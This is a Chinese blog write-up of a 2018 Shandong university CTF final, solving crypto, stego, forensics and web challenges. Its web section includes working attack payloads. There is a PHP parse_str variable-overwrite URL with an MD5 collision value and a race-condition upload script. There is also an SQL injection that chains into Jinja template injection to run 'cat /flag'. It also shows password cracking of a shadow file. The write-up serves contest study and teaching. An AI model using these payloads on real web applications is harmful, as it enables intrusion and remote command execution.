第七届山东省大学生网络安全技能大赛决赛writeup

原创

Coo1D 于 2018-11-06 20:55:52 发布 6764 收藏 14

分类专栏： CTF

本文链接：https://blog.csdn.net/CoolD_/article/details/83793060

文章目录

先立个flag，以后每次比赛完都要复现写WP…

Crypto-affine(6pts)

```
y = 17*x-8
flag{szzyfimhyzd}
```

仿射加密，脚本

```
a = 'szzyfimhyzd'
a1=[]
for i in a:
    a2 = ord(i)-97
    a1.append(a2)
print a1
for i in a1:
    for j in range(0,26):
        c = (17*j-8)%26
        if(c==i):
            print chr(j+97),
```

```
flag{affineshift}
```

Misc-Crack it(8pts)

---

shadow文件用john直接爆破

```
coold@ubuntu:~$ john shadow
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:03 54% 1/3 0g/s 361.1p/s 361.1c/s 361.1C/s R.99999..9999902
0g 0:00:00:07 94% 1/3 0g/s 359.0p/s 359.0c/s 359.0C/s 999992010..r999991955
hellokitty       (root)
1g 0:00:00:14 100% 2/3 0.06775g/s 340.1p/s 340.1c/s 340.1C/s pretty..celtic
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

```
flag{hellokitty}
```

Misc-basic(10pts)

RGB画图，py脚本

```
from PIL import Image
import re                              # 506*122=61366
x = 150 #x坐标  通过对txt里的行数进行整数分解
y = 900 #坐标  x*y = 行数
im = Image.new("RGB",(x,y))#创建图片
file = open('basic.txt') #打开rbg值文件
#通过一个个rgb点生成图片
for i in range(0,x):
    for j in range(0,y):
        line = file.readline()#获取一行
        rgb = line.split(",")#分离rgb
        im.putpixel((i,j),(int(rgb[0]),int(rgb[1]),int(rgb[2])))#rgb转化为像素
im.show()
```

得到flag图片

```
flag{RGB_1s_e4sY}
```

Misc-进制转换(14pts)

```
d87 x65 x6c x63 o157 d109 o145 b100000 d116 b1101111 o40 x6b b1100101 b1101100 o141 d105 x62 d101 b1101001 d46 o
40 d71 x69 d118 x65 x20 b1111001 o157 b1110101 d32 o141 d32 d102 o154 x61 x67 b100000 o141 d115 b100000 b1100001
 d32 x67 o151 x66 d116 b101110 b100000 d32 d102 d108 d97 o147 d123 x31 b1100101 b110100 d98 d102 b111000 d49 b11
00001 d54 b110011 x39 o64 o144 o145 d53 x61 b1100010 b1100011 o60 d48 o65 b1100001 x63 b110110 d101 o63 b111001
d97 d51 o70 d55 b1100010 d125 x20 b101110 x20 b1001000 d97 d118 o145 x20 d97 o40 d103 d111 d111 x64 d32 o164 b11
01001 x6d o145 x7e
```

有不同的进制，直接脚本转换


```
flag{1e4bf81a6394de5abc005ac6e39a387b}
```

Stego-啊哒(8pts)

---


binwalk看到有zip
foremost分离得到加密zip
密码再图片详情信息里
十六进制转字符串得到解压密码

```
flag{3XiF_iNf0rM@ti0n}
```

Stego-colors(21pts)

七张图片再stegsolve查看其他信道得到
MakeMeTall

修改图片高度



把白色转为0 黑色转为1
得到七串二进制
横着解不出来 尝试竖着解
脚本

```
c1 = '11111111010111101111'
c2 = '11111011111110111111'
c3 = '00001100101010110001'
c4 = '01001010010000001101'
c5 = '11010011011101010111'
c6 = '10011011011010110110'
c7 = '00111001101101111101'

flag = ''

for i in range(0,20):
    c = c1[i]+c2[i]+c3[i]+c4[i]+c5[i]+c6[i]+c7[i]
    flag += chr(int(c,2))

print flag
```

```
flag{Png1n7erEs7iof}
```

Forensic-特殊后门(12pts)

搜索flag字符串，在icmp中得到提示flagishere，往下每一个包都有一个flag字符

```
flag{Icmp_backdoor_can_transfer-some_infomation}
```

Forensic-weblogic(12pts)

```
orm action="/shack2/index.jsp" method="post" enctype="applica

      ..............<input name="cmd" value="hostname" style
t name="m" value="CMDS" type="hidden" /><input value="......'

form>
iv id="execResult">6ad4c5a09043<br/></div>

            -->
```

搜索hostname

```
flag{6ad4c5a09043}
```

Forensic-日志分析(12pts)

sql注入过程，上脚本

```python
import urllib
import re
data = []
file = open('log.txt','wb')
def decode_and_write(a):
    tmp = urllib.unquote(a)
    if '200' and 'flag_is_here' and 'RCKM' in tmp and '404' not in tmp:
        file.write(tmp)
with open('access.log') as f:
    for el in f.readlines():
        decode_and_write(el)
file.close()
i = 0
flag = ''
with open('log.txt','rb') as ff:
    i = i + 1
    char = ''
    for el in ff.readlines():
        num1 = re.findall(r'AND ORD\(MID\(\(SELECT IFNULL\(CAST\(flag AS CHAR\),0x20\) FROM dvwa.flag_is_here ORDER
        num2 = re.findall(r'AND ORD\(MID\(\(SELECT IFNULL\(CAST\(flag AS CHAR\),0x20\) FROM dvwa.flag_is_here ORDER
        if num1[0] == str(i):
            char = chr(int(str(num2[0])))
        else:
            flag += chr(ord(char)+1)
            i = i + 1
            if num1[0] == str(i):
                char = chr(int(str(num2[0])))
print flag
ff.close()
f.close()
```



```
flag{sqlm4p_15_p0werful}
```

Forensic-神秘的文件(14pts)


zip明文攻击，用winrar压缩logo.png为zip文件，然后用archpr明文攻击

得到解压密码，解压得到docx文件，改后缀zip，得到flag.txt，base64得到

```
flag{d0cX_1s_ziP_file}
```

Web-babyWeb(15pts)

抓包加XFF头，修改admin值为1




```
flag{4c39e6769fd4251d8b77d00546b76768}
```

Web-babyWeb2(35pts)

```php
<?php

        include 'here.php';
        $key = 'kelaibei';

        if(isset($_GET['id'])){
                $id = $_GET['id'];
                @parse_str($id);
                if ($key[99] != 'aabg7XSs' && md5($key[99]) == md5('aabg7XSs')) {
                      echo $hint;
                }
                else{
                        echo 'try again';
                }
        }
        else{
                show_source(__FILE__);
        }
```


parse_str变量覆盖

```
http://47.105.148.65:29002/?id=key[99]=QNKCDZO
```

得到隐藏界面

随便写个文件，上传得到文件地址，访问提示too slow!
想到条件竞争

条件竞争漏洞是一种服务器端的漏洞，由于服务器端在处理不同用户的请求时是并发进行的，因此，如果并发处理不当或相关操作逻辑顺序设计的不合理时，将会导致此类问题的发生。


具体可以看下这篇文章

> http://wiki.secbug.net/web_race-condtion.html

重新随便写个文件上传，上传时抓包
用burp的intruder开battering ram , payload null , generate 50
再利用脚本getflag

```
import requests
url = 'http://47.105.148.65:29002/uploads/457b055ce2a489dd334216ed0564f9351506d690/coold.php'
while 1:
    r = requests.get(url)
    if 'flag' in  r.text:
        print r.text
```


开始intruder，py得到flag




```
flag{fa8d57d013fda75ad1e58e59b94b45c3}
```

Web-easy_flask(55pts)

在add界面测试



然后查询

Show Comments:

id	username	comment
499	sdpc	<Config {'JSON_AS_ASCII': True, 'O_DSYNC': 4096, 'O_RSYNC': 1052672, 'EX_IOERR': 74, 'EX_NOHOST': 68, 'O_RDONLY': 0, 'ST_SYNCHRONOUS': 16, 'SESSION_REFRESH_EACH_REQUEST': True, 'EX_TEMPFAIL': 75, 'WCOREDUMP': <built-in function WCOREDUMP>, 'SEEK_CUR': 1, 'O_LARGEFILE': 0, 'ST_RELATIME': 4096, 'O_EXCL': 128, 'O_TRUNC': 512, 'EX_OSFILE': 72, 'WIFEXITED': <built-in function WIFEXITED>, 'ST_MANDLOCK': 64, 'ST_NODIRATIME': 2048, 'F_OK': 0, 'ST_RDONLY': 1, 'EX_NOINPUT': 66, 'O_NOFOLLOW': 131072, 'ST_NOSUID': 2, 'O_CREAT': 64, 'O_SYNC': 1052672, 'EX_NOPERM': 77, 'O_WRONLY': 1, 'SESSION_COOKIE_DOMAIN': None, 'SESSION_COOKIE_NAME': 'session', 'WNOHANG': 1, 'MAX_COOKIE_SIZE': 4093, 'WIFSTOPPED': <built-in function WIFSTOPPED>, 'O_NOATIME': 262144, 'TMP_MAX': 238328, 'MAX_CONTENT_LENGTH': None, 'ST_WRITE': 128, 'WTERMSIG': <built-in function WTERMSIG>, 'PERMANENT_SESSION_LIFETIME': datetime.timedelta(31), 'P_NOWAITO': 1, 'R_OK': 4, 'TRAP_HTTP_EXCEPTIONS': False, 'WUNTRACED': 2, 'PRESERVE_CONTEXT_ON_EXCEPTION': None, 'EX_OSERR': 71, 'EX_DATAERR': 65, 'ST_APPEND': 256, 'SESSION_COOKIE_PATH': None, 'ST_NOATIME': 1024, 'W_OK': 2, 'EX_OK': 0, 'O_APPEND': 1024, 'EX_CANTCREAT': 73, 'O_NOCTTY': 256, 'SESSION_COOKIE_SAMESITE': None, 'O_NONBLOCK': 2048, 'SECRET_KEY': None, 'EX_UNAVAILABLE': 69, 'EX_CONFIG': 78, 'P_NOWAIT': 1, 'APPLICATION_ROOT': '/', 'SERVER_NAME': None, 'PREFERRED_URL_SCHEME': 'http', 'ST_NODEV': 4, 'TESTING': False, 'TEMPLATES_AUTO_RELOAD': None, 'JSONIFY_MIMETYPE': 'application/json', 'WEXITSTATUS': <built-in function WEXITSTATUS>, 'NGROUPS_MAX': 65536, 'WIFCONTINUED': <built-in function WIFCONTINUED>, 'O_RDWR': 2, 'P_WAIT': 0, 'O_NDELAY': 2048, 'USE_X_SENDFILE': False, 'EX_NOUSER': 67, 'SEEK_SET': 0, 'SESSION_COOKIE_SECURE': False, 'O_DIRECT': 16384, 'EX_SOFTWARE': 70, 'WSTOPSIG': <built-in function WSTOPSIG>, 'ENV': 'production', 'WIFSIGNALED': <built-in function WIFSIGNALED>, 'DEBUG': False, 'O_ASYNC': 8192, 'EXPLAIN_TEMPLATE_LOADING': False, 'O_DIRECTORY': 65536, 'WCONTINUED': 8, 'SEEK_END': 2, 'ST_NOEXEC': 8, 'JSONIFY_PRETTYPRINT_REGULAR': False, 'PROPAGATE_EXCEPTIONS': None, 'TRAP_BAD_REQUEST_ERRORS': None, 'JSON_SORT_KEYS': True, 'SESSION_COOKIE_HTTPONLY': True, 'SEND_FILE_MAX_AGE_DEFAULT': datetime.timedelta(0, 43200), 'EX_PROTOCOL': 76, 'EX_USAGE': 64, 'X_OK': 1}>

存在ssti


SSTI，又称服务端模板注入攻击。其发生在MVC框架中的view层。

> 服务端接收了用户的输入，将其作为 Web 应用模板内容的一部分，在进行目标编译渲染的过程中，执行了用户插入的恶意内容，因而可能导致了敏感信息泄露、代码执行、GetShell 等问题

但是add中限制字符长度，最多提交十个字符，没法正常使用ssti

测试search功能，username中存在sql注入

```
sdpcc ' union select 1,1,1 -- -
```



Show Comments:

id	username	comment
1	1	1

payload

```
sdpc' union select 1,2," {{''.__class__.__mro__[2].__subclasses__() [59].__init__.func_globals.linecache.os.pope
n('cat /flag').read()}}" -- -
```

> 当函数被禁用时，就要通过一些类中的关系来引用被禁用的函数
> 一些常见的寻找特殊模块的方式
> **class**:获得当前对象的类
> **bases**:列出其基类
> **mro** :列出解析方法的调用顺序，类似于bases
> **subclasses**()：返回子类列表
> **dict** ： 列出当前属性/函数的字典 func_globals返回一个包含函数全局变量的字典引用

flag

```
flag{c15f43da-481e-4131-84b2-e315719b989b}
```

复现真的太重要了啊啊啊